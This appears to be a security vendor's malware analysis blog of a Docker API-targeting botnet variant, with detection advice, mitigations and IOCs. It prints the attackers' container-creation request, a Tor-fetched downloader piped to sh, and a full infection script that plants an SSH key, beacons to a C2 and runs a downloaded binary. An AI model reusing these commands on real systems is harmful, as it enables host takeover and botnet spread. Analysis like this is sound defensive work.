
Off Your Docker: Exposed APIs Are Targeted in New Malware Strain



Share

Executive summary

- The Akamai Hunt Team has uncovered a new strain of malware that targets exposed Docker APIs with expanded infection capabilities. It was last seen in August 2025 in Akamai's infrastructure of honeypots.
- The malware was originally reported in June 2025 by Trend Micro's Threat Intelligence Team. The iteration they discovered dropped a cryptominer behind a Tor domain.
- The Akamai Hunt Team observed a variant that has a different initial access vector — it blocks others from accessing the Docker API from the internet.
- The binary is also different; the variant discovered by Akamai Hunt doesn't drop a cryptominer but instead drops a file containing other previously used tools along with infection capabilities beyond those of the original strain.
- This blog post includes the full technical details about the initial finding, what differs between the two variants, and indicators of compromise (IOCs) to aid in defense against this threat.

Jump to IOCs

Introduction

The more interconnected our digital ecosystems become, the more places attackers can hide, including by pivoting when they're caught. When a new threat vector or malware strain is discovered and reported, it may only take hours or days for a threat actor to modify that malware to once again evade detection.

The Akamai Hunt Team uncovered a new active campaign that targets exposed Docker APIs. **This new strain seems to use similar tooling to the original, but may have a different end goal — including possibly setting up the foundation of a complex botnet**.

This blog post will dive into the technical details, attack chain, and mitigations of this malware variant.

Jump to detections

The initial threat — a short synopsis

In June 2025, Trend Micro's Threat Intelligence Team reported on malware that targeted exposed remote Docker APIs to drop a cryptominer. The malware authors used Tor to mask their identity as well.

The attackers initially gained access by targeting misconfigured Docker APIs, which allowed them to execute a new container based on the *alpine* Docker image and mount the host's file system into it. They then executed a Base64-encoded payload that downloaded a malicious shell script from a *.onion* server that modified SSH configurations on the host for persistence.

The downloader also installed various tools, including masscan and torsocks, and beacons system information to the attacker's command and control (C2) server over Tor. The attackers subsequently downloaded and executed a *Zstandard-compressed* binary containing an XMRig cryptocurrency miner.

Our investigation

As part of a routine research, we detected an HTTP request to our Docker API from several IP addresses that was trying to create a new container on one of our servers (Figure 1). This piqued our interest and the probing began.

```
{
  "Image": "alpine:latest",
  "Cmd": [
    "sh",
    "-c",
    "export IP=<honeypot_ip>; echo
YXBrIHVwZGF0ZSAmJiBhcGsgYWRkIGN1cmwgdG9yICYmIHRvciAmIHdoaWxlICEgY3VybCAtZnMgLS1wcm94eSBzb2NrczVoOi8v
| base64 -d | sh"
  ],
  "Tty": true,
  "HostConfig": {
    "Binds": [
      "/:/hostroot:rw"
    ],
    "RestartPolicy": {
      "MaximumRetryCount": 0,
      "Name": "always"
    }
  }
}
```

Fig. 1: HTTP request to create a new Docker container

The attacker mounted the host's Filesystem and executed a Base64-encoded script. This was abnormal behavior that merited further investigation to uncover the goal of the newly created container. After decoding the sample, we found the aim was to set up the container and fetch a script from a Tor domain (Figure 2).

```
apk update && apk add curl tor && tor & while ! curl -fs --proxy
socks5h://localhost:9050 https://checkip.amazonaws.com; do sleep 10; done;
curl -fs --proxy socks5h://localhost:9050
http://wtxqf54djhp5pskv2lfyduub5ievxbyvlzjgjopk6hxge5umombr63ad[.]onion/static/docker-
init.sh | sh
```

Fig. 2: Decoded command intended to set up maliciously created container for exploit

This script has two stages:

- **Stage 1: Environment preparation**
  - Installs *curl* and *tor*
  - Starts a Tor daemon in the background
  - Obtains the victim's public IP using *checkip.amazonaws.com*
- **Stage 2: Retrieval and execution**
  - Fetches a script named *docker-init.sh* from a Tor domain (Figure 3)

```
#!/bin/sh
echo "Karuizawa running..."
if [ -d "/hostroot" ]; then
SC="/hostroot/etc/ssh/sshd_config";{ printf "PermitRootLogin
```

```
yes\nPubkeyAuthentication yes\n"; cat $SC; } > t.txt && mv t.txt $SC &&
echo "ecdsa-sha2-nistp521
AAAAE2VjZHNhLXNoYTItbmlzdHA1MjEAAAAIbmlzdHA1MjEAAACFBAHTVlJAQr3MiANW6KZjiPrzlIsVXkATKxKGrwFM4ylE31c4
>> /hostroot/root/.ssh/authorized_keys
echo "* * * * * root echo
'aWYgY29tbWFuZCAtdiBzeXN0ZW1jdGwgJj4gL2Rldi9udWxsOyB0aGVuCiAgICBzeXN0ZW1jdGwgcmVsb2FkIHNzaGQgMj4vZGV
| base64 -d | sh" >> /hostroot/etc/crontab
fi
apk add masscan libpcap libpcap-dev zstd torsocks
curl --proxy socks5h://localhost:9050
http://wtxqf54djhp5pskv2lfyduub5ievxbyvlzjgjopk6hxge5umombr63ad[.]onion/bot/add
-X POST -H "Content-Type: application/json" -d '{"enter": "docker", "ip":
"'$IP'", "arch": "'$(uname -m)'" }'
torsocks wget -O /tmp/system.zst
"http://2hdv5kven4m422wx4dmqabotumkeisrstzkzaotvuhwx3aebdig573qd[.]onion:9000/binary/system-
linux-$(uname -m).zst"
zstd -d /tmp/system.zst -o /tmp/system
chmod +x /tmp/system
ulimit -n 65535
/tmp/system
sleep 30
```

Fig. 3: docker-init.sh fetched from .onion Tor domain

Analyzing docker-init.sh

Analysis of the script in Figure 3 indicates that it performs multiple persistence and defense-evasion steps, including denying future access to the exposed instance, which is something we've not seen in previous variants.

- **Root persistence via SSH**: The script appends an attacker-controlled public key to */root/.ssh/authorized_keys*.
- **Installation**: The script then adds tools for propagation, persistence, and evasion (*masscan*, *libpcap*, *libpcap-dev*, *zstd*, and *torsocks*).
- **Owning the access**: By writing the Base64-encoded command in the script into */hostroot/etc/crontab*, **the attacker creates a cron job that executes every minute and iterates over multiple firewall utilities** (*firewall-cmd*, *ufw*, *pfctl*, *iptables*, *nft*) to block access to port 2375 (the Docker API; Figure 4).

```
PORT=2375
PROTOCOL=tcp

for fw in firewall-cmd ufw pfctl iptables nft; do
  if command -v "$fw" >/dev/null 2>&1; then
    case "$fw" in
      firewall-cmd)
        firewall-cmd --permanent --zone=public --add-rich-rule="rule
family='ipv4' port port='${PORT}' protocol='${PROTOCOL}' reject"
        firewall-cmd --reload
        ;;
      ufw)
        ufw deny "${PORT}/${PROTOCOL}"
        ufw reload
        ;;
      pfctl)
        echo "block drop proto ${PROTOCOL} from any to any port ${PORT}" |
pfctl -a custom_block -f -
        ;;
      iptables)
        iptables -I INPUT 1 -p "${PROTOCOL}" --dport "${PORT}" -j DROP
        ;;
      nft)
        if ! nft list tables | grep -q "inet"; then
          nft add table inet
```

```
          nft add chain inet filter { type filter hook input priority 0 \;
}
        fi
        nft add rule inet filter input "${PROTOCOL}" dport "${PORT}" drop
        ;;
    esac
    break
  fi
done
```

Fig. 4: Decoded base64 from docker-init.sh

The *crontab* file is on the host itself, as the attacker mounted it when they created the container. This is a superiority tactic; that is, the attacker locks the victim for their exclusive use, denying other attackers future access to the exposed instance. This is a new section in the code that we haven't seen in previous variants, which is currently not detected in VirusTotal.

The attacker then sends a POST request back to its C2 server, indicating that a Docker service was compromised (Figure 5).

```
curl --proxy socks5h://localhost:9050
http://wtxqf54djhp5pskv2lfyduub5ievxbyvlzjgjopk6hxge5umombr63ad[.]onion/bot/add
-X POST -H "Content-Type: application/json" -d '{"enter": "docker", "ip":
"'$IP'", "arch": "'$(uname -m)'" }'
```

Fig. 5: POST request to attacker-controlled C2 server

Once communication with the C2 is established, the script downloads a compressed binary from another Tor service (Figure 6).

```
torsocks wget -O /tmp/system.zst
"http://2hdv5kven4m422wx4dmqabotumkeisrstzkzaotvuhwx3aebdig573qd[.]onion:9000/binary/system-
linux-$(uname -m).zst"
```

Fig. 6: Compressed binary from Tor service

Analyzing the binary

The first file that is downloaded is a dropper written in Go that includes the content it wants to drop so it won't communicate out to the internet.

Except for dropping another binary file, it parses the *utmp* file to find who is currently logged in to the machine.

Figure 7 shows the dropper, which includes a "user" emoji. **This is an interesting artifact as it likely indicates it was written with help from a large language model (LLM), many of which are notorious for including emojis in their code**.

```
call    runtime_convTstring
lea     rdx, unk_6AB500
mov     qword ptr [rsp+2D0h+var_70], rdx
mov     qword ptr [rsp+2D0h+var_70+8], rax
mov     rbx, cs:qword_1125D98
lea     rax, off_784560
lea     rcx, aUserSLineSHost ; "👤 User: %s | Line: %s | Host: %s | Time"..
```

Fig. 7: Screenshot of a binary file (with an emoji) that is trying to identify who is logged into the machine

The dropped file (*dockerd*) executes *masscan*, a port-scan tool used ideally for massive scans such as this one (Figure 8). It scans for other open 2375 ports (Docker API services). If it finds one, it tries to infect it using the same method — by creating a container with the Base64 command introduced in Figure 1.




Fig. 8: Screenshot of binary initiating masscan

While the first two endpoints (Get, Start) are used for the malware propagation, the last two (Stop, Remove) seem to be used to identify malicious containers deployed by other attackers (Figure 9).




Fig. 9: Searching for ubuntu containers

This identification is achieved by searching for *ubuntu* containers, as our data shows that many threat actors deploy *ubuntu* containers with cryptominers in them. Most of our honeypot incidents included an initial access via an *ubuntu* or *alpine* container, followed by a curl to a malicious domain for downloading a malware.

Looking for friends

Initial infection, however, is not enough for this strain. The threat actor uses the same Base64 command we saw in Figure 1, along with other parameters to create a new malicious container on the exposed destination that was found within the masscan execution (Figure 10).

```
lea     rcx, unk_7D04C0
mov     qword ptr [rsp+110h+var_18], rcx
mov     qword ptr [rsp+110h+var_18+8], rax
lea     rax, aExportIpSEchoY ; "export IP=%s; echo YXBrIHVwZGF0ZSAmJiBh"...
mov     ebx, 198h
lea     rcx, [rsp+110h+var_18]
mov     edi, 1
mov     rsi, rdi
call    fmt_Sprintf
mov     [rsp+110h+var_A0], rax
mov     [rsp+110h+var_B0], rbx
xchg    ax, ax
call    runtime_makemap_small
mov     [rsp+110h+var_40], rax
mov     rbx, rax
lea     rcx, aName      ; "Name"
mov     edi, 4
lea     rax, asc_7FE2A0 ; "\b"
call    runtime_mapassign_faststr
lea     rcx, unk_7D04C0
mov     [rax], rcx
cmp     cs:dword_BCCC40, 0
jz      short loc_7139E8
mov     rdx, [rax+8]
nop
call    runtime_gcWriteBarrier1
mov     [r11], rdx

                        ; CODE XREF: base64_func+139↑j
lea     rdx, off_9198F0 ; "always"
mov     [rax+8], rdx
lea     rax, asc_7FE2A0 ; "\b"
mov     rbx, [rsp+110h+var_40]
lea     rcx, aMaximumretryco ; "MaximumRetryCount"
mov     edi, 11h
call    runtime_mapassign_faststr
lea     rdx, asc_7D0700 ; "\b"
mov     [rax], rdx
cmp     cs:dword_BCCC40, 0
jz      short loc_713A32
mov     rcx, [rax+8]
call    runtime_gcWriteBarrier1
mov     [r11], rcx

                        ; CODE XREF: base64_func+184↑j
lea     rcx, unk_919210
mov     [rax+8], rcx
lea     rdi, [rsp+110h+var_98]
lea     rdi, [rdi-30h]
mov     [rsp+110h+var_120], rbp
lea     rbp, [rsp+110h+var_120]
call    sub_477810
mov     rbp, [rbp+0]
lea     rcx, aAlpineLatest ; "alpine:latest"
```

Fig. 10: Building the body request for the container infection

Although the *masscan* scans only port 2375, the binary also includes checks for two additional ports — 23 (Telnet) and 9222 (remote debugging port for Chromium browsers) — with what seems to be infection techniques for each of them.

From what we can tell, as the malware only scans for port 2375, the logic for handling ports 23 and 9222 is currently unreachable and will not be executed. However, the implementation exists, which may indicate future capabilities.

Port 23

For port 23 (Telnet), the malware uses a set of known, default routers and device credentials (for example, *Alphanetworks:wrgg15_di524* or *PSEAdmin:$secure$*). It logs the successful logins, and sends the successful logins

to a webhook[.]site endpoint (*4fea5cbb-8863-4f25-862a-fd8f02095207*) with the **destination IP and victim authentication credentials**.

Interestingly, it also assumes that if the login was successful when employing the user '*root*' then the destination is a honeypot. This assumption is likely based on the fact that Telnet ignores *root* logins with default configuration (Figure 11).




Fig. 11: Sending Telnet credentials to a webhook

Port 9222

Port 9222 is the default remote debugging port for Google Chrome and Chromium that is used to expose the DevTools protocol. If left open to the internet, it can allow remote control of the browser and pose a security risk.

The malware uses chromedp, a Go library that interacts with Chrome or Chromium browsers. It was abused in the past to bypass Chrome's application-bound encryption feature, connect remotely to Chromium sessions, and steal cookies and other private data.

In our variant, the malware uses *NewRemoteAllocator* and *NewContext* with the *http://<scanned_ip>:9222* parameter to attach to an existing session with the open remote port (Figure 12).

```
lea     rax, aHttpS9222 ; "http://%s:9222"
mov     ebx, 0Eh
lea     rcx, [rsp+1B8h+var_68]
mov     edi, 1
mov     rsi, rdi
call    fmt_Sprintf
mov     [rsp+1B8h+var_120], rax
mov     [rsp+1B8h+var_160], rbx
lea     rax, off_91F7F0
lea     rbx, unk_BCC720
mov     rcx, 6FC23AC00h
call    context_WithTimeout
mov     qword ptr [rsp+1B8h+var_28+8], rcx
mov     [rsp+1B8h+var_171], 3
mov     rcx, [rsp+1B8h+var_120]
mov     rdi, [rsp+1B8h+var_160]
xor     esi, esi
xor     r8d, r8d
mov     r9, r8
call    github_com_chromedp_chromedp_NewRemoteAllocator
mov     [rsp+1B8h+var_150], rax
mov     [rsp+1B8h+var_110], rbx
mov     qword ptr [rsp+1B8h+var_18], rcx
mov     [rsp+1B8h+var_171], 7
lea     rax, unk_80F260
call    runtime_newobject
lea     rcx, loc_713500
mov     [rax], rcx
lea     rcx, ptr_log_Printf
mov     [rax+8], rcx
mov     [rsp+1B8h+var_A8], rax
mov     [rsp+1B8h+var_B0], 0
lea     rcx, loc_7133C0
mov     [rsp+1B8h+var_C8], rcx
mov     [rsp+1B8h+var_B8], 1
mov     [rsp+1B8h+var_B0], 1
lea     rcx, [rsp+1B8h+var_A8]
mov     [rsp+1B8h+var_C0], rcx
lea     rcx, [rsp+1B8h+var_C8]
mov     [rsp+1B8h+var_70], rcx
mov     rax, [rsp+1B8h+var_150]
mov     rbx, [rsp+1B8h+var_110]
lea     rcx, [rsp+1B8h+var_70]
mov     edi, 1
mov     rsi, rdi
call    github_com_chromedp_chromedp_NewContext
```

Fig. 12: The use of NewRemoteAllocator and NewContext

It navigates to http*://checkip.amazonaws.com* and queries the page's *body*. Except for that action, we haven't seen any other activity within this vector. We were also not able to find more complex versions of this malware.

Eventually, if the *body* fetching was successful, it calls a function named *addHttpbot* that sends a POST request to *http://wtxqf54djhp5pskv2lfyduub5ievxbyvlzjgjopk6hxge5umombr63ad[.]onion/**http**bot/add* (note the http endpoint prefix) from the exposed IP, with the source IP the malware is on and the destination it found access to on port 9222.

Theoretically, in future variants, the adversary may have several malicious courses of action after accessing a remote debugging port, including:

- Stealing sensitive data like cookies or credit card numbers
- Accessing restricted information from the outside, such as cloud metadata
- Performing distributed denial-of-service (DDoS) attacks
- Downloading remote files

It's also important to note that when exposing a Chrome browser via --remote-debugging-port, by default it only listens to requests from the *localhost*. Anyone who exposes this port to the internet needs to specifically set --remote-debugging-address.

The file also queries *ip-api* to understand its ASN and geolocation, specifically in a function named *IsAWSIP*, although we haven't found any evidence for specific AWS abuse or further related logic. It may have logic in a future version of the malware.

Some of the underlying mechanisms lead us to **believe this variant is an initial version of a complex botnet**, but we have not found a complete version of it so far.

Detecting the threat

You can use any combination of these techniques to detect potential infections of this malware or other similar vectors:

- Check for newly deployed containers that execute an installer app (such as apt or yum) and then a downloader (such as curl or wget) immediately afterward. Many attackers use this method to remotely execute code on exposed Docker instances.
- Look for new connections from the internet to ports 2375, 9222, or 23. Also, the use of scanning tools in your network may indicate reconnaissance activity.
- Monitor Base64-encoded commands and check for anomalies in where they were executed, who they were executed by, and, of course, monitor what the decoded content of those commands is.
- Monitor downloaders applications. Detecting abnormal access to suspicious domains from this kind of process is crucial for detecting initial access from the web.
- Look for main services that stop listening. When there's a service in your environment that continuously listens on a specific port, and suddenly stops with no reason, it may be suspicious.
- Look at new containers mounted with the host's filesystem. When a newly deployed container is started with access to sensitive host paths (for example, */, /var/run/docker.sock, /etc*), it may indicate an attempt to escape the container boundary or gain elevated control over the host.

Akamai Hunt customers benefit from continuous 24/7 monitoring, ensuring that anomalies like these are swiftly detected and investigated before they can escalate into real threats.

Prevention and mitigation

Whether you discover an infection or are trying to prevent one from happening in the first place, these four suggestions can assist in keeping your environment safer.

1. **Network segmentation**: Isolate your Docker environment from other parts of your network. Use network segmentation to limit the ability of attackers to move laterally within your infrastructure and limit access to the Docker API.
2. **Exposure**: Expose as few services as possible to the internet. This malware exploits the ports 2375, 9222, and 23 by accessing these from the internet, and blocking such access can totally mitigate the threat.
3. **Chrome debugger port**: When using the Chrome debugger port (9222), use specific remote IP addresses — not *0.0.0.0*.
4. **Password rotation**: When installing a new device, change the default credentials to a strong password.

Technique spotlight: Beelzebub project

For the honeypot in which this strain was discovered, we used the great Beelzebub honeypot project architecture by Mario Candela.

Beelzebub is an open source honeypot framework that makes it easy to simulate high-interaction services with minimal effort from the researcher. By writing simple YAML files for each service, you can mimic entire protocols or APIs based on request/response patterns (Figure 13).

There's also an option to plug in an LLM to generate dynamic responses, so the attackers will think they are talking with an API when it's actually an LLM impersonating the real API response.

```
- regex: "^/_ping/?$"
    headers:
      - "Content-Type: text/plain; charset=utf-8"
      - "Server: Docker/24.0.7 (linux)"
      - "Api-Version: 1.43"
      - "Docker-Experimental: false"
      - "Ostype: linux"
    statusCode: 200
    handler: "OK"
```

Fig. 13: Example snippet

This snippet tells Beelzebub how to respond when an attacker queries the Docker API /_ping endpoint. Instead of just ignoring the request, the honeypot replies with headers and metadata that make it look like a real Docker 24.0.7 server running on Linux. The handler returns a simple "OK," exactly like a genuine Docker daemon would.

You can find our full Docker API YAML on our GitHub.

On the hunt for proactive monitoring?

This newly discovered Docker malware strain highlights the need for the research community to continue their valuable work to aid defenders. Attackers continue to be ahead of the curve — often by using known threats or vulnerabilities and tweaking them just enough to evade detection or, worse, by setting themselves up to wreak even further havoc down the line.

Attackers can gain significant control over systems affected by abused APIs. The importance of segmenting networks, limiting exposure of services to the internet, and securing default credentials cannot be overstated. By adopting these measures, organizations can significantly reduce their vulnerability to such threats.

The Akamai Hunt Team continues to monitor and report on findings from real-world incidents to protect our customers and the security community at large. Follow us on social media or our main research page to keep up with the latest findings from Hunt and the rest of Akamai's Security Intelligence Group ecosystem.

IOCs

IOC	Type
wtxqf54djhp5pskv2lfyduub5ievxbyvlzjgjopk6hxge5umombr63ad[.]onion	Domain
2hdv5kven4m422wx4dmqabotumkeisrstzkzaotvuhwx3aebdig573qd[.]onion	Domain
webhook[.]site/4fea5cbb-8863-4f25-862a-fd8f02095207	URL
C38e013ed9aa1ef46411bef9605f7a41823f3eefebb8b30b9e35f39723c14d7c - docker-init.sh	Hash
649974453ed40b72d08d378d72d43161ed5bd093a4f80eb5285f75e16fedbeb2 - system	Hash
9451d3dc4b0ff9ea6afa503ffbfcd877944cac0860d6a0b8779c2bb5d03d3446 - dockerd	Hash

What is Akamai Hunt?

Akamai Hunt is a proactive, hands-on-keyboard threat-hunting service that continuously monitors for anomalies and potential threats, ensuring swift detection and investigation before they escalate into real threats.

We have visibility into the latest techniques, tools, and behaviors of attackers backed by Akamai's extensive honeypot infrastructure and direct customer environment interaction. This allows us to validate hypotheses against real attacker activity, enrich our detections with first-hand intelligence, and anticipate threats before they reach our customers' environments.

Read more research

Sep 08, 2025

Yonatan Gilvarg

Written by

Yonatan Gilvarg

Yonatan Gilvarg is a Senior Security Researcher on the Akamai Hunt Team. His areas of expertise include threat detection and research, big data anomaly detection, and incident response.

Tags

Share